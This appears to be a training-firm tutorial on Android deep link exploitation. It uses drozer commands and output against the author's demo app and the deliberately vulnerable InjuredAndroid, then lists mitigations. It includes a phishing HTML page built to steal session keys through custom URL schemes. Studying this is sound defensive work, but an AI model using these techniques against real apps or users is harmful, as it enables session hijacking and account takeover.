



# ANDROID PENTEST DEEP LINK EXPLOITATION

# TABLE OF CONTENTS

<b>1</b>	<b>Abstract</b>	<b>3</b>
<b>2</b>	<b>Introduction to Deep Links</b>	<b>5</b>
2.1	Where can it go wrong?	6
<b>3</b>	<b>Exploiting Deep Links</b>	<b>8</b>
<b>4</b>	<b>About Us</b>	<b>21</b>

# Abstract

Deep link is a type of link that sends users directly into the app instead of opening the link in the web browser. Deep linking does this by specifying a custom URL scheme (iOS Universal Links) or an intent URL (on Android devices) that opens your app if it's already installed. In this publication we will be seeing how attacker use this to gain your crucial information.

The background of the entire page features a series of concentric, light blue circles that create a ripple effect, centered around the text. On the left side, a detailed, metallic robotic hand is shown in a reaching posture. On the right side, a human hand is also shown reaching out, palm up, towards the center. The overall color palette is a mix of light blues, greys, and a dark teal at the bottom.

# Introduction to Deep Links

# Introduction to Deep Links

In many scenarios an application needs to deal with web-based URLs in order to authenticate users using OAuth login, create and transport session IDs and various other test cases. In such scenarios, developers configure deep links, aka, custom URL schemas that tell the application to open a specific type of URL in the app directly. This only works in Android v6.0 and above. The intent filter to accept URIs that have example.com as the host and http:// as URL scheme is defined in an Android Manifest file as follows:

```
<intent-filter android:label="@string/filter_view_http_gizmos">
<action android:name="android.intent.action.VIEW" />
<category android:name="android.intent.category.DEFAULT" />
<category android:name="android.intent.category.BROWSABLE" />
<!-- Accepts URIs that begin with "http://www.example.com/gizmos" -->
<data android:scheme="http"
android:host="www.example.com"
android:pathPrefix="/gizmos" />
<!-- note that the leading "/" is required for pathPrefix-->
</intent-filter>
```

Pay focus to **data android:scheme="http"** and **android:host="<domain>"**

Similarly, the intent filter to define a custom scheme (eg: to open URLs that open with **example://gizmos.com**) is as follows:

```
<intent-filter android:label="@string/filter_view_example_gizmos">
<action android:name="android.intent.action.VIEW" />
<category android:name="android.intent.category.DEFAULT" />
<category android:name="android.intent.category.BROWSABLE" />
<!-- Accepts URIs that begin with "example://gizmos" -->
<data android:scheme="example"
android:host="gizmos" />
</intent-filter>
```

## Where can it go wrong?

Oftentimes developers use deep links to pass sensitive data from a web URL to an application like usernames, passwords, and session IDs. An attacker can create an application that fires off an intent and exploit this custom URL scheme (deep link) to perform attacks like:

- Sensitive data exposure
- Session hijacking
- Account takeovers
- Open redirect
- LFI
- XSS using WebView implementation of a Deep Link

For example, a poor implementation would be: **example://api.example.com/v1/users/sessionID=12**  
Here, one can change the session ID to 12346 or 12347, and in the application, that particular user's session would open as to which that session ID corresponds. This URL could be obtained while traffic analysis and a rogue application/HTML phishing page could trigger that activity and perform account takeover.




The background of the entire page is a light blue-grey color with a pattern of concentric circles emanating from the center, creating a ripple effect. On the left side, a blue, metallic-looking robotic hand is shown in profile, reaching towards the center. On the right side, a human hand is shown in profile, reaching towards the center. The two hands are positioned as if they are about to meet. The title text is centered between the two hands.

# Exploiting Deep Links

# Exploiting Deep Links

I have coded this small application that I initially built to demonstrate android hooking and added a deep link scheme to call this activity. To download this app, follow [here](#). Ideally, you must decompile this app and figure out what the URL scheme is from the Manifest file. Here is how the application looks like. Read the instructions given in the screenshot.



Now, you'll notice that you won't be able to open the activity directly using the button below. Hence, we'll have to exploit deep link to launch the activity. The first step here would be to view the manifest file and check which URL scheme is being used. For that I run the following drozer command:

```
run app.package.manifest in.harshitrajpal.deeplinkexample
```



Note here, the `<data scheme="">` has a value `"noob"` so maybe we can fire an intent with a data URL containing a URL of this scheme so that it launches this activity?

```
dz> run app.package.manifest in.harshitrajpal.deeplinkexample
<manifest versionCode="1"
  versionName="1.0"
  compileSdkVersion="30"
  compileSdkVersionCodename="11"
  package="in.harshitrajpal.deeplinkexample"
  platformBuildVersionCode="30"
  platformBuildVersionName="11">
  <uses-sdk minSdkVersion="19"
    targetSdkVersion="30">
  </uses-sdk>
  <application theme="@2131689878"
    label="@2131623963"
    icon="@2131492864"
    debuggable="true"
    testOnly="true"
    allowBackup="true"
    supportsRtl="true"
    roundIcon="@2131492865"
    appComponentFactory="androidx.core.app.CoreComponentFactory">
    <activity name="in.harshitrajpal.deeplinkexample.MainActivity">
      <intent-filter>
        <action name="android.intent.action.MAIN">
        </action>
        <category name="android.intent.category.LAUNCHER">
        </category>
      </intent-filter>
    </activity>
    <activity label="@2131623971"
      name="in.harshitrajpal.deeplinkexample.DeepLinkActivity">
      <intent-filter>
        <action name="android.intent.action.VIEW">
        </action>
        <category name="android.intent.category.DEFAULT">
        </category>
        <category name="android.intent.category.BROWSABLE">
        </category>
        <data scheme="noob">
        </data>
      </intent-filter>
      tools:ignore="MissingClass" />
      android:theme="@style/AppTheme.NoActionBar">
    </activity>
  </application>
</manifest>
```

Note: It is to be noted that any activity that is declared under an intent filter is by default exported and hence can be called via a rogue app that fires off that particular intent. Developers must also be very mindful of the fact that mere URL authentication is not sufficient due to this fact.


To view exported activities:

```
run app.activity.info -a in.harshitrajpal.deeplinkexample
```

We see DeepLinkActivity being used here.

```
dz> run app.activity.info -a in.harshitrajpal.deeplinkexample
Package: in.harshitrajpal.deeplinkexample
  in.harshitrajpal.deeplinkexample.MainActivity
    Permission: null
  in.harshitrajpal.deeplinkexample.DeepLinkActivity
    Permission: null
dz>
```

We can launch this activity using our DeepLink exploitation technique. On exploring its source code, we see that it is accepting data URL with an intent to perform some action. This action could be authentication, webviews, etc. But for the purpose of demonstration, I have coded a simple 10+50 sum calculator (that we saw in the android hooking article)




```
MainActivity.java x activity_main.xml x DeepLinkActivity.java x de
1 package in.harshitrajpal.deeplinkdemo;
2
3 import ...
15
16 public class DeepLinkActivity extends AppCompatActivity {
17
18     @Override
19     protected void onCreate(Bundle savedInstanceState){
20         super.onCreate(savedInstanceState);
21         setContentView(R.layout.deep_main);
22
23         Intent intent = getIntent();
24         String action = intent.getAction();
25         Uri data = intent.getData();
26
27
28     }
29 }
30
```

First, let's see what happens when we open a generic URL:

```
run app.activity.start --action android.intent.action.VIEW --data-uri  
http://google.com
```

As visible, the intent is fired up in a browser.




Now, let's form another query in drozer that'll fire up `DeepLinkActivity.java` in our application using deeplink.

```
run app.activity.start --action android.intent.action.VIEW --data-uri  
noob://harshit.com/auth=sum
```

This is a random URL that doesn't mean anything and doesn't perform any action. I've just demonstrated that an authentication action can be performed using deep links like this.

As you can see, this URL has fired up the application class that I had created. This is because Android Manifest has directed the android system to redirect any URL that begins with the scheme **"noob://"** to open up with my application `DeepLinkExample`



Now, an attacker could host a phishing page with “a href” tag that contains a URL of this scheme, sends this page to a victim via social engineering, he could steal his session ID using this. In the screenshot below you can see one such URL that I’ve crafted to steal session key from the DeepLinkExample app using noob:// scheme.


```
<html>
<body>
<a href="noob://hello.com/yolo?=auth&session=exampleKey">click here to
exploit</a>
</body>
</html>
```

Let’s host this using our python server

```
python3 -m http.server 80
```


```
(root@kali)-[/home/hex/Desktop/Android Pentest/apps]
# cat exploit.html
<html>
<body>
<a href="noob://hello.com/yolo?=auth&session=exampleKey">click here to exploit</a>
</body>
</html>
(root@kali)-[/home/hex/Desktop/Android Pentest/apps]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Let’s open this HTML link on our mobile browser. We see something like this:





On clicking this link our application opens successfully!



Now, let's see another intentionally vulnerable application called InjuredAndroid created by b3nac (Follow [here](#)). This application also has a vulnerable Deep Link activity. Since it is in intent-filter it is exported by default. Hence, we can launch this activity directly using the drozer.


```
run app.activity.info -a b3nac.injuredandroid
```

We see DeepLinkActivity is exported. We try to call it using drozer

```
run app.activity.start --component b3nac.injuredandroid
b3nac.injuredandroid.DeepLinkActivity
```

```
dz> run app.activity.info -a b3nac.injuredandroid
Package: b3nac.injuredandroid
  b3nac.injuredandroid.CSPBypassActivity
    Permission: null
  b3nac.injuredandroid.RCEActivity
    Permission: null
  b3nac.injuredandroid.ExportedProtectedIntent
    Permission: null
  b3nac.injuredandroid.QXV0aA
    Permission: null
  b3nac.injuredandroid.DeepLinkActivity
    Permission: null
  b3nac.injuredandroid.MainActivity
    Permission: null
  b3nac.injuredandroid.b25lActivity
    Permission: null
  b3nac.injuredandroid.TestBroadcastReceiver
    Permission: null
  com.google.firebase.auth.internal.FederatedSignInActivity
    Permission: com.google.firebase.auth.api.gms.permission.LAUNCH_FEDERAT
ED_SIGN_IN

dz> run app.activity.start --component b3nac.injuredandroid b3nac.injureda
ndroid.DeepLinkActivity
dz> 
```



We now, take a look at its manifest file to discover the scheme that's being used.


```
run app.package.manifest in.harshitrajpal.deeplinkexample
```

Here, we see the **flag11** scheme being used in DeepLinkActivity.

```
</activity>
<activity label="@2131689649"
          name="b3nac.injuredandroid.DeepLinkActivity">
  <intent-filter label="filter_view_flag11">
    <action name="android.intent.action.VIEW">
    </action>
    <category name="android.intent.category.DEFAULT">
    </category>
    <category name="android.intent.category.BROWSABLE">
    </category>
    <data scheme="flag11">
    </data>
  </intent-filter>
  <intent-filter label="filter_view_flag11">
    <action name="android.intent.action.VIEW">
    </action>
    <category name="android.intent.category.DEFAULT">
    </category>
    <category name="android.intent.category.BROWSABLE">
    </category>
    <data scheme="https">
    </data>
  </intent-filter>
</activity>
```

Now, to open this activity using this custom URL scheme, we can do something like:

```
run app.activity.start --action android.intent.action.VIEW --data-uri flag11://abc.com
```




Alternatively, it can also be exploited using an HTML phishing page and social engineering attack:

```
<html>
<body>
<a href="flag11://hello.com/yolo?auth=session=exampleKey">click here to
exploit</a>
</body>
</html>
```

```
python3 -m http.server 80
```

```
(root@kali)-[/home/hex/Desktop/Android Pentest/apps]
# cat exploit.html
<html>
<body>
<a href="flag11://hello.com/yolo?=auth&session=exampleKey">click here to exploit</a>
</body>
</html>
(root@kali)-[/home/hex/Desktop/Android Pentest/apps]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now, clicking on this link in a browser, we see that DeepLinkActivity successfully opens up!





How to avoid misuse of insecure deep link implementation

The measures are as follows: –

- Since deep links are configured within the app, a developer could have a secret value communicated to the app by a remote back end server over a secure transmission protocol.
- Verification of Deep Links as App Links can be done by setting **android:autoVerify="true"** in the manifest file
- One can include a JSON file with the name `assetlinks.json` in your web server that is described by the web URL intent filter

The image features a conceptual illustration of human-robot interaction. On the left, a detailed, metallic robotic arm with a black and silver finish reaches towards the center. On the right, a human hand is shown from the palm side, reaching out towards the robot. The background is a light blue-grey color with a pattern of concentric, wavy circles emanating from the point where the two hands are nearly touching. The text 'About Us' is centered over this background.

# About Us

# About Us

*“Simple training makes Deep Learning”*

“IGNITE” is a worldwide name in IT field. As we provide high-quality cybersecurity training and consulting services that fulfil students, government and corporate requirements.

